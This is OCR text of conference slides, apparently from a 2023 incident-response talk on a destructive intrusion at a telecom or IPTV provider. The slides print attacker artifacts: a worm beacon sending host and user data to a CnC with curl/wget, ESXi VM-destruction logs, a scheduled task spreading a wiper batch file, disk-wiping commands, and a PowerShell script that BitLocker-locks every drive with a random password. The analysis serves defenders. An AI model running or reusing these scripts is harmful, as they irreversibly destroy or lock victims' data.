


Wiper on GoLang (Custom Fork Github)
https://github.com/0x9ef/go-wiper/tree/master



Worm on GoLang (Custom)

```
tmp1="/dev/shm/."$machineid"1b"
tmp2="/dev/shm/."$machineid"2c"
clamavd="/usr/bin/clamavd"
clamavd2="/home/"$whoami"/java-vm"
clamav="/usr/bin/clamavscan"
clamav2="/home/"$whoami"/java"
```

Bash скрипт

```
    else
        wget -O /dev/null
"$ping?status=ready&host=$host&user=$whoami&su=$is_sudo"
    fi
  else
    curl "$ping?status=ready&host=$host&user=$whoami&su=$is_sudo"
```

To Internal CnC

Корпоративная инфраструктура Linux

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
На 2 серверах

ESXI

```
le989a-e8cf-90e2ba629be8/[illegible].vmx' opID=879FA794-00000470 user=root] Destroy VM called
-00000470 user=root] 90-envmgr-datastorebrowser::Destroy
-05le989a-e8cf-90e2ba629be8/[illegible].vmx' opID=879FA794-00000470 user=root] Destroy VM complete
le989a-e8cf-90e2ba629be8/[illegible].vmx' opID=879FA794-00000497 user=root] Destroy VM called
-00000497 user=root] 24-envmgr-datastorebrowser::Destroy
-05le989a-e8cf-90e2ba629be8/[illegible].vmx' opID=879FA794-00000497 user=root] Destroy VM complete
le989a-e8cf-90e2ba629be8/[illegible].vmx' opID=879FA794-000004D3 user=root] Destroy VM called
-000004D3 user=root] 5-envmgr-datastorebrowser::Destroy
-05le989a-e8cf-90e2ba629be8[illegible].vmx' opID=879FA794-000004D3 user=root] Destroy VM complete
le989a-e8cf-90e2ba629be8/[illegible].vmx' opID=879FA794-00000514 user=root] Destroy VM called
-00000514 user=root] 75-envmgr-datastorebrowser::Destroy
-05le989a-e8cf-90e2ba629be[illegible].vmx' opID=879FA794-00000514 user=root] Destroy VM complete
le989a-e8cf-90e2ba629be8,[illegible].vmx' opID=879FA794-00000559 user=root] Destroy VM called
-00000559 user=root] 6-envmgr-datastorebrowser::Destroy
```

На 1 сервере



ESXI

СХД Huawei OceanStore

Web Oceanstore Device Manager

Delete Lun

Delete Storage Pool

Delete Disk Domain

Ситуация, когда ИТ-хаос помог сохранить артефакты

Корпоративная инфраструктура Windows

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```
    <Enabled>true</Enabled>
  </TimeTrigger>
</Triggers>
<Principals>
  <Principal id="Author">
    <RunLevel>HighestAvailable</RunLevel>
    <UserId>NT AUTHORITY\System</UserId>
    <LogonType>S4U</LogonType>
  </Principal>
</Principals>
<Actions Context="Author">
  <Exec>
    <Command>cmd.exe</Command>
    <Arguments>"/C copy \\                    \SYSVOL\
      \scripts\zdelete.bat C:\zdelete.bat &amp;amp; C:\zdelete.bat"</Arguments>
  </Exec>
</Actions>
```

Политика безопасности

```
x86
set TFILE_EXE="C:\zdelete.exe"
goto execute

:AMD64
set TFILE_EXE="C:\zdelete64.exe"
goto execute

:execute
@echo on

trap 'shutdown +1' EXIT

powershell Set-ExecutionPolicy -ExecutionPolicy Bypass
start powershell -noexit "& ""C:\bit.ps1"""


takeown /F C:\Windows\explorer.exe
icacls.exe C:\Windows\explorer.exe /deny *S-1-1-0:F

for %%i in (D:,E:,F:,G:,Q:,W:,E:,R:,T:,Y:,U:,I:,O:,P:,S:,H:,X:,Y:,Z:) do (
   takeown /a /r /d Y /SKIPSL /f %%i
   start %TEMPFILE_EXE% /accepteula /r /s %%i\*
)

takeown /a /r /d Y /SKIPSL /f C:\Users\
%TFILE_EXE% /accepteula /r /s C:\Users

takeown /a /r /d Y /SKIPSL /f C:\
%TFILE_EXE% /accepteula /r /s C:\*
%TFILE_EXE% /accepteula /z c:

shutdown /r /f /t 600
```

zdelete.bat

```
Get-PSDrive | Where-Object {$_.Provider.Name -eq "FileSystem" -AND $_.Used -gt 0} | ForEach-Object {
    $drive = $_.Root -replace '\\',''
    $randomString = -join ((65..90) + (97..122) + (48..57) + (33,35,36,37,38,42,64,94,95,126) | Get-Random -Count 3
    $SecureString = ConvertTo-SecureString $randomString -AsPlainText -Force
    Enable-BitLocker -MountPoint $drive -EncryptionMethod Aes256 -UsedSpaceOnly -Password $SecureString -PasswordPr
}
```

bit.ps1

IPTV

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



Synology

Pupy RAT ARM

WEB

```
# Ingest streams:
stream . . . {
  input file://vod/vod.mp4;
  protocols -dash -rtmp -rtsp -tshttp;
}
stream . . . . {
  input file://vod/vod.mp4;
  protocols -dash -rtmp -rtsp -tshttp;
}
```

Impact

SOC FORUM 2023

- Почти сутки абоненты находились без услуг связи
- Все системы биллинга уничтожены в linux-сегменте
- Часть клиентских баз данных утрачена окончательно
- Прямой финансовый убыток

Input = ("Oh_snap!")

Больше
практических кейсов,
результатов расследований
инцидентов от Solar 4RAYS

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